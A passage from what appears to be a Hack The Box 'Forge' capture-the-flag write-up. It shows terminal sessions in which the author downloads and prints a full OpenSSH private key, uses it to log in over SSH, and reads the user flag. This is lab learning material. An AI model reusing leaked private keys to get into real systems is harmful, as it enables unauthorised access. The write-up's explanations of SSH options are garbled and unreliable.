2022-01-28 12:12:55 (9.39 KB/s) - 'RCdulfltkc2yDnsxtJr9' saved [2590/2590]

┌─[saugat@kali]─[~/Desktop/New Folder]
└──╼ $ls
RCdulfltkc2yDnsxtJr9
┌─[saugat@kali]─[~/Desktop/New Folder]
└──╼ $
```

As we can see that when I type wget and URL then one file is downloaded from the server. The name of the file is RCdulfltkc2yDnsxtJr9. Let's see what is inside the file using cat command .

```
Applications  Places  Terminal        Jan 28  12:14 PM                    100 %
saugat@kali:~/Desktop/New Folder
┌─[saugat@kali]─[~/Desktop/New Folder]
└──╼ $cat RCdulfltkc2yDnsxtJr9
-----BEGIN OPENSSH PRIVATE KEY-----
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
shlLupso7WoS0AAAAKdXNlckBmb3JnZQE=
-----END OPENSSH PRIVATE KEY-----
```

Boom , we have found the Openssh private key. Now , let's exploit ssh,

```
Applications  Places  Terminal        Jan 28  12:27 PM                    100 %
                                  user@forge: ~

┌─[✗]─[saugat@kali]─[~/Desktop/New Folder]
└──╼ $chmod 600 RCdulfltkc2yDnsxtJr9
┌─[saugat@kali]─[~/Desktop/New Folder]
└──╼ $ssh -i RCdulfltkc2yDnsxtJr9 user@10.10.11.111
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 28 Jan 2022 06:42:08 AM UTC

  System load:  0.0               Processes:             218
  Usage of /:   43.8% of 6.82GB   Users logged in:       0
  Memory usage: 20%               IPv4 address for eth0: 10.10.11.111
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Aug 20 01:32:18 2021 from 10.10.14.6
user@forge:~$
```

In the above screenshot we have seen that , I have fiven permission to the file using chmod. Now I have tried to connect to the forge server using command "ssh -i RCdulfltkc2yDnsxtJr9 user@10.10.11.111" where ,

Ssh= port


-I = interect with file

RCdulfltkc2yDnsxtJr9 = file name


user@10.10.11.111 = server

```
Applications  Places  Terminal        Jan 28  12:40 PM                100 %
                                  user@forge: ~
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 28 Jan 2022 06:42:08 AM UTC

  System load:  0.0               Processes:             218
  Usage of /:   43.8% of 6.82GB   Users logged in:       0
  Memory usage: 20%               IPv4 address for eth0: 10.10.11.111
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Aug 20 01:32:18 2021 from 10.10.14.6
user@forge:~$ ls
snap  user.txt
user@forge:~$ cd /root
-bash: cd: /root: Permission denied
user@forge:~$ cat user.txt
e97407805de4a64b30d7330b383453b4
user@forge:~$
```

Now I have connected to machine . I have put the command ls and it has show the snap folder and user.txt file . now I have typed cat user.txt boom , it has given us the flaged code .



Hence the code is submitted to the Hack the box forge server it has shown successfully flaged and added to my system.



Now the Forge is successfully Flaged to my system .

#CONCLUSION

The box covers a few tricks that make one scratch their brain, however, it doesn't have any rabbit holes or advanced techniques used to exploit. It is medium type of server to crack.